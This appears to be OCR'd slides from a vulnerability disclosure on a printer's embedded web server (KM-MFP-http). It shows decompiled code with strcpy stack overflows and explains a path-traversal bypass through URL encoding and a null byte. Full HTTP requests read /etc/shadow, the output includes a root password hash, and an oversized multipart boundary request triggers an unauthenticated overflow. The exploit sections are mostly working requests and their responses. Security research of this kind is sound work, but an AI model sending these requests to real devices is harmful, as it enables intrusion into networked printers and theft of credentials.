


```
int __fastcall setDvcSetSysSettings(int *a1, int a2)
{
//...
  if ( a1[1] )
  {
    sprintf(v142, "<Error>:%s(): Host name[argv1 = ",
"lioEwebHFSetSystemDefaultSettings");
    v4 = check_args_len_asci_C04C4(a1[1], v142, 0x41u);
    if ( v4 )
      return v4;
    memset(dest, 0, 0x41u);
    strncpy(dest, a1[1], 0x40u);
  }
 //...
                    //...
                    v75 = *(&unk_3C0788 + point + 1452);// point = 3*8 0x3c0d50-
>_display_application_exec2_  0x3c0d4c->9
                    //...
                    if ( v75 == 9 )
                    {
                      arg24 = a1[24];
                      if ( arg24 )
                      {
                        strcpy(v145, arg24);     // bof
//...
```


# BUG DETAIL

## Memory Corruption Issues

- Buffer Overflow Parsing Config Parameters.
  - When processing the Specific parameters



```
int __fastcall setDvcSetSysSettings(int *a1, int a2)
{
//...
  if ( a1[1] )
  {
    sprintf(v142, "<Error>:%s(): Host name[argv1 = ",
"lioEwebHFSetSystemDefaultSettings");
    v4 = check_args_len_asci_C04C4(a1[1], v142, 0x41u);
    if ( v4 )
      return v4;
    memset(dest, 0, 0x41u);
    strncpy(dest, a1[1], 0x40u);
  }
 //...
                  //...
                  v75 = *(&unk_3C0788 + point + 1452);// point = 3*8 0x3c0d50-
>_display_application_exec2_  0x3c0d4c->9
                  //...
                  if ( v75 == 9 )
                  {
                    arg24 = a1[24];
                    if ( arg24 )
                    {
                      strcpy(v145, arg24);    // bof
//...
```



```
int __fastcall setSecSetCSR(int *a1, int a2)
{
 //...
  int buf[154]; // [sp+48h] [bp-284h] BYREF
 //...
  arg1 = a1[1];
  if ( arg1 )
    strcpy(buf, arg1);
  arg6 = a1[6];
  if ( arg6 )
    strcpy(s + 3, arg6);
    //...
```

```
int __fastcall setSecEditCSR(int *a1, int a2)
{
//...
  int s[154]; // [sp+40h] [bp-28Ch] BYREF
//...
  arg1 = a1[1];
  if ( arg1 )
    strcpy(buf, arg1);
```


# EXPLOIT

# EXPLOIT

## Path Traversal

- No URL decoding, directly compare

1. %2e%2e%2f which translates to ../
2. %2e%2e/ which translates to ../




```
char *__fastcall distribute_request_2119C4(int a1, struct_a2 *a2,
{
//...
  _ret_code = 200;
//...
  uri = a2->uri;
  if ( uri
    && (strstr(a2->uri, "..")
      || strstr(uri, "../")
      || strstr(uri, "..\\")
      || strstr(uri, "..%2F")
      || strstr(uri, "..%5C")
      || strstr(uri, "%252F")
      || strstr(uri, "..%252F")
      || strstr(uri, "..%255C")) )
  {
    _ret_code = 500;
    set_status_code_20CA10(ret_code, 500);
  }
  //...
```

**Bypass**


# EXPLOIT

## Path Traversal

But ….



```
GET /%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/shadow
HTTP/1.1
Host: 127.0.0.1
Cookie: rtl=0;
Accept: */*
Referer: 127.0.0.1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```




```
HTTP/1.1 500 Internal Server Error
Content-Length: 25
Content-Type: text/html
Accept-Encoding: identity
Date: Tue, 16 Aug 2022 06:12:11 GMT
Server: KM-MFP-http/V0.0.1

500 Internal Sever Error
```

Determine the shadow file exist, but why the http return value is 500

# EXPLOIT

## Path Traversal

And….



```
GET /%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/init.d/sysfs.sh HTTP/1.1
Host: 127.0.0.1
Cookie: rtl=0;
Accept: */*
Referer: 127.0.0.1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```


```
HTTP/1.1 200 OK
Content-Length: 660
Accept-Encoding: identity
Date: [redacted]
Server: KM-MFP-http/V0.0.1
Last-Modified: [redacted]
ETag: "/../../../../../etc/init.d/sysfs.sh, [redacted]
Content-Type: application/x-sh
X-Frame-Options: SAMEORIGIN

#!/bin/sh
### BEGIN INIT INFO
# Provides:          mountvirtfs
```

When visiting another file, it can be determined that the bug does exist

# EXPLOIT

## Path Traversal

- Check the pseudo code
    - Before sending a response, it will  check whether the user-supplied filename ends in a particular file type
        - only access：
          js,htm,css,sh…..?




```
int __fastcall distribute_get_cgi_5B1F0(int a1, int a2, struct_a3 *a3)
{
//...
 v20 = get_content_type_59670(a1, a3->uri, a3->content_type, *a1);
  if ( v20 )
  {
    emwGENTrcPrintf(2817, 258, 0, "[ERROR][distribute_get_cgi][get_content_type] ret_code
= 0x%x\n", v20);
    a3->http_status = 500;
  }
  if...
//...
  v11 = create_response_56D98(v17, a3);
  if ( v11 )
    emwGENTrcPrintf(2817, 258, 0, "[ERROR][distribute_get_cgi][create_response] ret_code
= 0x%x\n", v11);
//...
```

```
int __fastcall get_content_type_59670(int a1, char *url, void *
{
//...
  while ( 1 )
  {
    v6 = strchr(url, '.');
    if ( !v6 )
      break;
    content_type_1 = v6 + 1;
  }
//...
```

# EXPLOIT

## Path Traversal

- Check the pseudo code
  - get_content_type  has no URL decoding directly matches file type
  - create_response will decode URL before creating a request




```
int __fastcall distribute_get_cgi_5B1F0(int a1, int a2, struct_a3 *a3)
{
//...
 v20 = get_content_type_59670(a1, a3->uri, a3->content_type, *a1);
  if ( v20 )
  {
    emwGENTrcPrintf(2817, 258, 0, "[ERROR][distribute_get_cgi][get_content_type] ret_code
= 0x%x\n", v20);
    a3->http_status = 500;
  }
  if...
//...
  v11 = create_response_56D98(v17, a3);
  if ( v11 )
    emwGENTrcPrintf(2817, 258, 0, "[ERROR][distribute_get_cgi][create_response] ret_code
= 0x%x\n", v11);
//...
```

No decode

```
int __fastcall create_response_56D98(int a1, struct_a3 *a2)
{
//...
  v6 = decode_url_encoded_string_545A8(a1, a2->uri, buf);
//...
    strncpy(a2->uri, buf, 0x400u);
  }
//...
  v11 = a2->http_status;
//...
  if ( v11 == 200 )
  {
    _uri = a2->uri;
//...
        v23 = create_reponse_for_static_files_55300(a1, a2);
//...
    }
//...
```

# EXPLOIT

## Path Traversal




```
GET
/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/shadow%00.js
HTTP/1.1
Host: 127.0.0.1
Cookie: rtl=0;
Accept: */*
Referer: 127.0.0.1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Content-Length: 401
Accept-Encoding: identity
Date: [redacted]
Server: KM-MFP-http/V0.0.1
Last-Modified: [redacted]
ETag: "/../../../../../etc/shadow, [redacted]
Content-Type: application/x-javascript
X-Frame-Options: SAMEORIGIN

root:$1$tfE2pkl/$O8uDq18e49GZW0Av2fbSH.:11029::::::
daemon:*:11029::::::
```


Using NULL bytes

# EXPLOIT


## Memory Corruption Issues




```
int __fastcall get_multipart_parameter(struct_a2 **a1, char *a2,
{
  struct_a2 **v3; // r10
  struct_a3 *_a3_point; // r8
  //...
  char buf[128]; // [sp+48h] [bp-12Ch] BYREF
  char src[172]; // [sp+C8h] [bp-ACh] BYREF
//...
  _a3_point = (*a1)->a3_point;
  dest = 0;
  memset(buf, 0, sizeof(buf));
  strcpy(buf, _a3_point->boundary);
  strcat(buf, "--");
//...
```



```
int __fastcall setDvcSetSysSettings(int *a1, int a2)
{
//...
  if ( a1[1] )
  { …
  }
 //...
                    //...
                    v75 = *(&unk_3C0788 + point + 1452);//
>_display_application_exec2_  0x3c0d4c->9
                    //...
                    if ( v75 == 9 )
                    {
                      arg24 = a1[24];
                      if ( arg24 )
                      {
                        strcpy(v145, arg24);    // bof
//...
```




```
int __fastcall setSecSetCSR(int *a1, int a2)
{
 //...
  int buf[154]; // [sp+48h] [bp-284h] BYREF
 //...
  arg1 = a1[1];
  if ( arg1 )
    strcpy(buf, arg1);
  arg6 = a1[6];
  if ( arg6 )
    strcpy(s + 3, arg6);
    //...
```



```
int __fastcall setSecEditCSR(int *a1, int a2)
{
//...
  int s[154]; // [sp+40h] [bp-28Ch] BYREF
//...
  arg1 = a1[1];
  if ( arg1 )
    strcpy(buf, arg1);
```


# EXPLOIT

## Memory Corruption Issues



```
POST /svcmntrpt/set.cgi HTTP/1.1
Host: 127.0.0.1
Content-Length: 1
Content-Type: multipart/form-data;
boundary=----11111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111
1111111111111111111111111111111111111111111111111111111....
Connection: close

1
```

No certification

